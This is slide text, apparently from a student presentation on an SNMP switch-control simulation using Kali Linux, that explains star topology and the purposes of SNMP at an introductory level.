


SNMP Switch Manipulation: Kali- Powered Network Control Simulation

By: Eng-Rawan Masoud



Parts of Project



System Design

01


Topology

Star

02

Running
Service

SNMP



Star Topology

Each PC or device communicates through the central switch. If one device fails, the others are not affected

Definition

A network topology where all devices are connected to a central device (such as a switch or hub)

How it works

Key Features

- Easy to manage and troubleshoot
- Good performance and scalability
- Failure of central device affects the whole network

SNMP (Simple Network Management Protocol) is a protocol used for managing and monitoring network devices.

It is used to collect information from network devices (such as routers, switches, and servers) or to control them remotely.




Why is SNMP used



For example,
viewing bandwidth
usage.



For instance,
automatically
disabling a port when
an issue is detected.




Such as changing
device settings from
a remote location.



